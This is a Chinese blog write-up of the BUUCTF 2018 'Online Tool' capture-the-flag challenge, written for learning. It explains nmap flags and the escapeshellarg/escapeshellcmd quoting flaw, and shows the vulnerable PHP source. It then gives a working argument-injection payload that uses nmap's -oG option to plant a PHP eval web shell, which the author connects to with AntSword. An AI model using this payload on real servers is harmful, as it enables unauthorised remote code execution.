[BUUCTF 2018]Online Tool WriteUp

原创

Lxxx 于 2021-05-09 20:24:38 发布 25 收藏

分类专栏： 网络安全

本文链接：https://blog.csdn.net/qq_43661593/article/details/116569817

文章目录

前景知识

nmap：

利用题目的`nmap`命令，举个例子

```
nmap -T5 -sT -Pn --host-timeout 2 -F

-T5: 即Insane模式，适合快速的网络或者不在意丢失默些信息,对每台主机的超时限制为75秒,对每次探测只等待0.3秒
-sT: TCP连接扫描
-Pn: 无Ping扫描,可以躲避防火墙防护,可以在目标主机禁止ping的情况下使用
-F : 快速扫描
-oG: nmap -F -oG test.txt 192.168.23.1 将扫描结果保存到test.txt
```

`nmap`文件写入：

利用`nmap`工具的`-oG`选项，写入一句话木马

PHP `escapeshellarg()`以及`escapeshellcmd()`

`escapeshellarg()`函数

> **escapeshellarg()** 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号

举个栗子：

`172.17.0.2' -v -d a=1` 经过 `escapeshellarg()` 函数处理后，会变成 `'172.17.0.2'\'' -v -d a=1'`

即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。

`escapeshellcmd()` 函数

> **escapeshellcmd()** 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。
>
> > 反斜线（\）会在以下字符之前插入：`&#;|*?~<>^()[]{}$\`，`\x0A` 和 `\xFF`。 `'` 和 `"` 仅在不配对儿的时候被转义。

举个栗子：

`'172.17.0.2'\'' -v -d a=1'` 经过 `escapeshellcmd()` 函数处理后，会变成 `'172.17.0.2'\\'' -v -d a=1\'`

这是因为 `escapeshellcmd` 对 `\` 以及最后那个**不配对儿**的引号进行了转义

最后，`172.17.0.2' -v -d a=1` 经过 `escapeshellarg()` 以及 `escapeshellcmd()` 函数处理后，变成 `'172.17.0.2'\\'' -v -d a=1\'`，等价于 `172.17.0.2\ -v -d a=1'`

WriteUp


打开页面，PHP代码审计

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```


这段代码最关键的命令在最后 `echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);`

因此使用 `nmap` 工具，进行文件写入，上传一句话木马

payload 如下： `?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '`



蚁剑连接`http://f98179c2-3f30-481c-9817-8085020fc07c.node3.buuoj.cn/25e4b4d5eb443d7e564912f2618de90a/hack.php`，密码为`hack`



flag为：`flag{82f575a0-765f-4836-9b99-0870af0b8574}`

参考文章

- BUUCTF题目链接
- 利用/绕过 PHP escapeshellarg/escapeshellcmd函数 - 安全客，安全资讯平台 (anquanke.com)
- PHP escapeshellarg()+escapeshellcmd() 之殇 (seebug.org)
- BUUCTF 2018 Online Tool_kid的博客-CSDN博客
- PHP: escapeshellarg - Manual
- PHP: escapeshellcmd - Manual